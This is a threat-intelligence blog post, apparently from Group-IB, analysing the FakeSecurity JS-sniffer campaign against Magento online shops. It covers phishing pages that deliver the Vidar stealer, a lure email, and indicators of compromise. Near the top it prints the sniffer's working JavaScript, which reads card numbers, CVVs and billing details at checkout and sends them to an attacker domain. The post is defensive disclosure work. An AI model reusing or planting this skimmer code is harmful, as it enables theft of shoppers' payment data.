Massive malicious campaign by FakeSecurity JS-sniffer

group-ib.com/blog/fakesecurity

08.11.2019

Victor Okorokov

Threat Intelligence Analyst at Group-IB

In March 2019, Group-IB published its report titled "Crime without punishment: in-depth analysis of JS-sniffers", which analyzed 15 different families of JS-sniffers used to infect over 2,000 e-commerce websites.

In December 2018, Group-IB specialists detected a new JS-sniffer family called **FakeSecurity**. It was used by a cybercrime group targeting Magento-based websites. While attacking websites, attackers injected a link to a malicious code into the website's source code. Analysis showed that during a recent malicious campaign, the cybercrime group **used**

password-stealing malware and tried to infect online merchants in order to infect their websites with the JS-sniffer. All the infected websites have been notified by Group-IB's Computer Emergency Response Team about the presence of malicious injects.

Analysis


In December 2018, Group-IB specialists detected a new JS-sniffer family called **FakeSecurity**. It was used by one cybercrime group targeting Magento-based websites. While attacking websites, attackers injected a malicious code into the website's source code. The script runs every time that a victim browses an online shop. It steals user payment information during checkout and sends it to the attacker's server. During the first waves of attacks, the FakeSecurity sniffer used the domain name **magento-security[.]org** as a gate for stolen credentials and to store the sniffer source code.

```
var x = document.getElementsByTagName("button");
var i;
for (i=0;i<x.length;i++)
{
x[i].addEventListener("click",function(){
var res = document.getElementById("verisign_cc_cid").value;
if (res!=""){
var fname = document.getElementById("billing:firstname").value;
var lname = document.getElementById("billing:lastname").value;
var email = "";
var telephone = document.getElementById("billing:telephone").value;
var post = document.getElementById("billing:postcode").value;
var street = document.getElementById("billing:street1").value;
var city = document.getElementById("billing:city").value;
var e1 = document.getElementById("billing:region_id");
var state = e1.options[e1.selectedIndex].innerHTML;
var e2 = document.getElementById("billing:country_id");
var country = e2.options[e2.selectedIndex].value;
var ccnum = document.getElementById("verisign_cc_number").value;
var cvv = document.getElementById("verisign_cc_cid").value;
var e3 = document.getElementById("verisign_expiration");
var exp_m = e3.options[e3.selectedIndex].value;
var e4 = document.getElementById("verisign_expiration_yr");
var exp_y = e4.options[e4.selectedIndex].value;
var result =
ccnum+";"+exp_m+";"+exp_y+";"+cvv+";"+fname+";"+lname+";"+street+";"+country+";"+post+
";"+state+";"+city+";"+telephone+";"+email+";null;null;null[redacted]";
var n = document.createElement("img");
n.src = " https://magento-security.org/post.php?payment="+result;
}
});
}
```


The same sniffer was later detected on other Magento-based websites, but attackers had changed the domain names used for storing the JS-sniffer source code:

- **fiswedbesign.com**
- **alloaypparel.com**

Both these domain names were registered using the same email address, **greenstreethunter@india.com**. Apart from these two domain names, attackers created a third domain name, firstofbanks.com, using the same email address.



While analyzing the three domain names used by those behind the **FakeSecurity** JS-sniffer, it was established that some of them were used in a malicious campaign. As part of this campaign, attackers had been spreading malware since March 2019. Attackers sent links to fake pages that informed victims about a missing plugin required to display the document correctly. If a user downloaded the plugin, their computer was infected with the password-stealing malware.



There were **11** unique links to fake pages that urged user to install a malicious application:

1. hxxps://www.etodoors[.]com/uploads/Statement00534521.html
2. hxxps://www.healthcare4all[.]co.uk/manuals/Statement00534521.html
3. hxxps://www.healthcare4all[.]co.uk/lib/Statement001845.html
4. hxxps://www.healthcare4all[.]co.uk/doc/BankStatement001489232.html
5. hxxp://verticalinsider[.]com/bookmarks/Bank_Statement0052890.html
6. hxxp://thepinetree[.]net/n/docs/Statement00159701.html
7. hxxps://www.readicut[.]co.uk/media/pdf/Bank_Statement00334891.html
8. hxxp://www.e-cig[.]com/doc/pdf/eStmt.html
9. hxxps://www.genstattu[.]com/doc/PoliceStatement001854.html
10. hxxps://www.tokyoflash[.]com/pdf/statment001854.html
11. hxxps://www.readicut[.]co.uk/media/pdf/statment00789.html

Potential victims of this malicious campaign received spam email messages containing a link to a 1st-level fake page. Such pages contain only one small HTML document with an embedded iframe element that loads content from a different 2nd-level page. Second-level pages are landing pages with content that urges users to install an application. In the case of this malicious campaign, attackers used a landing page that imitates an online PDF viewer


and the page displays a message about a missing plugin for Adobe Reader, which is why the 1st-level link imitated a link to a PDF file. Second-level pages contain links to EXE files, which are installed on the victim's computer after they click on the "Download plugin" button.

Let's examine an example of a malicious landing page. A potential victim receives a link to an HTML file via a spam email message, e.g. hxxps://www.healthcare4all[.]co[.]uk/manuals/Statement00534521.html. This HTML file contains an iframe element with a link to the page's main content; in this case, all content was stored by the link hxxps://alloaypparel[.]com/view/public/Statement00534521/PDF/Statement001854.pdf. As we can see from this example, to store a fake page's main content, the attackers used not a compromised website but a domain name created for malicious purposes. In the fake page's interface, there is a button with the text "Download plugin". If the victim clicks on this button, they will download a malicious application through the URL address from the fake page's source code; in this case, the URL to the EXE file is hxxps://www.healthcare4all[.]co[.]uk/manuals/Adobe-Reader-PDF-Plugin-2.37.2.exe, which means that the malware was stored on a compromised website.

Analysis of the domain name alloaypparel.com helped experts establish that, to spread malware, attackers used the phishing kit **Mephistophilus,** which makes it possible to create and deploy phishing landing pages designed for distributing malware. Mephistophilus uses several types of pages that urge users to install a missing plugin for the application to function correctly, but instead of a plugin users download a malicious payload by URL, set by the operator in the admin panel of the Mephistophilus phishing kit.

"Mephistophilus", a system for targeted phishing attacks, appeared for sale in August 2016. It is based on the use of various phishing kits designed for malware distribution disguised as an installation of missing plugins (MS Word, MS Excel, PDF, YouTube) for viewing online documents or web pages. Mephistophilus was developed and released by an underground forum user with the nickname 'Kokain'. To successfully infect through a phishing kit, attackers must prompt users to click on the link leading to the page created by Mephistophilus. Regardless of the phishing page theme, users will see a pop-up window with a message that they need to install a missing plugin in order to view an online document or watch a YouTube video. To this end, Mephistophilus has various types of phishing pages that imitate legitimate online services:

- Online viewer for Microsoft Office365 Word or Excel documents
- Online viewer for PDF files
- Cloned YouTube page



During this malicious campaign, the cybercrime group did not use only registered domain names to achieve their goals; they also used compromised e-commerce websites to store malware samples. Some of these websites were infected with the FakeSecurity JS-sniffer in previous attacks conducted by this cybercrime group.

In total, there were **5 unique links to 5 unique malware samples**; four of them were stored on compromised websites running on CMS Magento:


- hxxps://www.healthcare4all[.]co[.]uk/manuals/Adobe-Reader-PDF-Plugin-2.37.2.exe
- hxxps://www.genstattu[.]com/doc/Adobe-Reader-PDF-Plugin-2.31.4.exe
- hxxps://firstofbanks[.]com/file_d/Adobe-Reader-PDF-Plugin-2.35.8.exe
- hxxp://e-cig[.]com/doc/Adobe-Reader-PDF-Plugin-2.31.4.exe
- hxxp://thepinetree[.]net/docs/msw070619.exe

The malware samples distributed during this campaign were samples of the **Vidar** password stealer, designed to intercept passwords from user browsers and various applications.

Vidar is a password stealer that intercepts passwords saved in browsers and various applications and files from infected computers. Apart from stealing passwords, Vidar collects files from infected computers by masks defined by malware operators and then sends these files to the C2 server. This feature facilitates the process of searching for and stealing


cryptocurrency wallet files. Vidar is classed as malware-as-a-service; all data collected from infected computers is sent to the gate and then to a centralized administrative panel that each customer of the malware service can use to view collected data.

The Vidar stealer was developed and released in November 2018 by an underground forum user with the nickname 'Loadbaks'. According to the developer's description, Vidar steals passwords from browsers, files by predefined paths and masks, bank card information, cold cryptocurrency wallet files, Skype and Telegram chat history, and browser history. The rental price for this stealer ranges from $250 to $300 per month. The stealer's admin panel and domain names, which are used as gates, are located on servers controlled by Vidar's authors, which decreases the costs of stealer infrastructure support for customers.



In case of the malicious file **msw070619.exe**, apart from delivery via Mephistophilus landing pages, attackers also used a malicious DOC file with an embedded macro, **BankStatement0040918404.doc** (MD5: 1b8a824074b414419ac10f5ded847ef1), which drops executable files after editing is enabled. This DOC file was sent as an attachment in a malicious email message, which means that mass email sending was one of the aspects of the malicious campaign conducted by the cybercrime group.

The detected message (MD5: 53554192ca888cccbb5747e71825facd) was sent to the contact address of an e-commerce website running on the CMS Magento, which could mean that some of the campaign's targets were online shop administrators. The end goal of infecting Magento website administrators was to gain access to the Magento admin panel and other e-commerce CMSs in order to install a JS-sniffer and steal customer information.



Сб 08.06.2019 22:40

Avree Evangelo <EvangeloAvree97@gmx.com>

Charging problem letter

Кому shop@mr-mrs-green.com

Сообщение BankStatement0040918404.doc (423 Кбайт)

To Whom It May Concern,

I'm emailing you to disputea payment mistake in the total of $157 on mybill. This amount is incorrectdue to the fact that yougenerally speaking billed me two times. I amrequesting that the error endup being solved, that any kindof funds and alsoother charges linked to thedebated total bereturned too, and also thatI collect anappropriate statement.
Attached are copies of the bankingstatement plus thebill supporting mysituation. Pleaseinspect thismatter and solve theinvoicing mistake as early as you can.

Bank Statement attached this email

Sincerely,
Coy Cavitch

The full infection process was therefore made up of these steps:

1. Attackers deployed the admin panel of the Mephistophilus phishing kit on the website alloaypparel.com.
2. Attackers used hacked websites and their own websites to store malicious payloads of password-stealing malware.
3. Using the phishing kit, attackers deployed multiple landing pages for malware distribution; they also created malicious documents containing macros designed to make victims download and install malicious payloads on infected computers.
4. Attackers sent mass emails containing malicious files and links to landing pages for malware installation. At least some of their targets were e-commerce website administrators.
5. If the website administrator's computer was successfully infected, attackers used the administrator's credentials to obtain access to the admin panel of e-commerce CMS in order to install a JS-sniffer designed to steal information about bank cards used by the customers of the infected online store.

Links to other attacks

Attacker infrastructure was deployed on the server with IP address 200.63.40.2, which is owned by a dedicated server provider, Panamaserver.com. Before the FakeSecurity malicious campaign, this server was used for phishing purposes and for deploying admin panels of various malware families in order to steal passwords.

Based on the characteristics of the FakeSecurity campaign, it is possible that the admin panels of Lokibot and AZORUlt stealers, which were deployed on this server, were used in previous attacks conducted by this group in January 2019. According to a blog post (https://myonlinesecurity.co.uk/lokibot-via-multiple-embedded-ole-objects-in-fake-invoice-rtf-word-docs/), on January 14th, 2019, unknown attackers sent mass emails containing malicious DOC files that installed Lokibot malware on infected computers. On January 18th, 2019, further mass emails were sent, this time containing malicious documents that installed samples of AZORUlt malware (https://twitter.com/dvk01uk/status/1086131035472048128). During this malicious campaign, there were three admin panels detected on the server with IP address 200.63.40.2:

- http://chuxagama.com/web-obtain/Panel/five/PvqDq929BSx_A_D_M1n_a.php (Lokibot)
- http://umbra-diego.com/wp/Panel/five/PvqDq929BSx_A_D_M1n_a.php (Lokibot)
- http://chuxagama.com/web-obtain/Panel/five/index.php (AZORUlt)

The domain names chuxagama.com and umbra-diego.com were registered by the same user, using the email address dicksonfletcher@gmail.com. This email address was also used to create the domain name worldcourrierservices.com in May 2016, which was later used as a website for the fake company World Courier Service.

Based on the fact that, during the FakeSecurity malware campaign, attackers used password-stealing malware, sent mass emails for its distribution, and used the server with IP address 200.63.40.2, we can suppose that both campaigns, including the campaign in January 2019, were conducted by the same cybercrime group.

Indicators of compromise

File name Adobe-Reader-PDF-Plugin-2.37.2.exe

- MD5 3ec1ac0be981ce6d3f83f4a776e37622
- SHA-1 346d580ecb4ace858d71213808f4c75341a945c1
- SHA-256 6ec8b7ce6c9858755964f94acdf618773275589024e2b66583e3634127b7e32c
- Size 615984

File name Adobe-Reader-PDF-Plugin-2.31.4.exe

- MD5 58476e1923de46cd4b8bee4cdeed0911

- SHA-1 aafa9885b8b686092b003ebbd9aaf8e604eea3a6
- SHA-256 15abc3f55703b89ff381880a10138591c6214dee7cc978b7040dd8b1e6f96297
- Size 578048

File name Adobe-Reader-PDF-Plugin-2.35.8.exe

- MD5 286096c7e3452aad4acdc9baf897fd0c
- SHA-1 26d71553098b5c92b55e49db85c719f5bb366513
- SHA-256 af04334369878408898a223e63ec50e1434c512bc21d919769c97964492fee19
- Size 1069056

File name Adobe-Reader-PDF-Plugin-2.31.4.exe

- MD5 fd0e11372a4931b262f0dd21cdc69c01
- SHA-1 54d34b6a6c4dc78e62ad03713041891b6e7eb90f
- SHA-256 4587da5dca2374fd824a15e434dae6630b24d6be6916418cee48589aa6145ef6
- Size 856576

File name msw070619.exe

- MD5 772db176ff61e9addbffbb7e08d8b613
- SHA-1 6ee62834ab3aa4294eebe4a9aebb77922429cb45
- SHA-256 0660059f3e2fb2ab0349242b4dde6bf9e37305dacc2da870935f4bede78aed34
- Size 934448

- **fiswedbesign.com**
- **alloaypparel.com**
- **firstofbanks.com**
- **magento-security.org**
- **mage-security.org**

- **https://www.healthcare4all[.]co.uk/manuals/Adobe-Reader-PDF-Plugin-2.37.2.exe**
- **https://www.genstattu[.]com/doc/Adobe-Reader-PDF-Plugin-2.31.4.exe**
- **https://firstofbanks[.]com/file_d/Adobe-Reader-PDF-Plugin-2.35.8.exe**
- **http://e-cig[.]com/doc/Adobe-Reader-PDF-Plugin-2.31.4.exe**
- **http://thepinetree[.]net/docs/msw070619.exe**

Crime without punishment: in-depth analysis of JS-sniffers

JS-sniffers pose a growing threat by attacking online stores and stealing payment data and credentials of their users. When a website is infected with JS-sniffer, everyone is a victim – online shoppers, ecommerce websites, payment processing systems, and banks that issued compromised cards. Group-IB experts have researched this type of malware and have discovered 38 families of JS-sniffers, whereas only 12 were known previously.

Request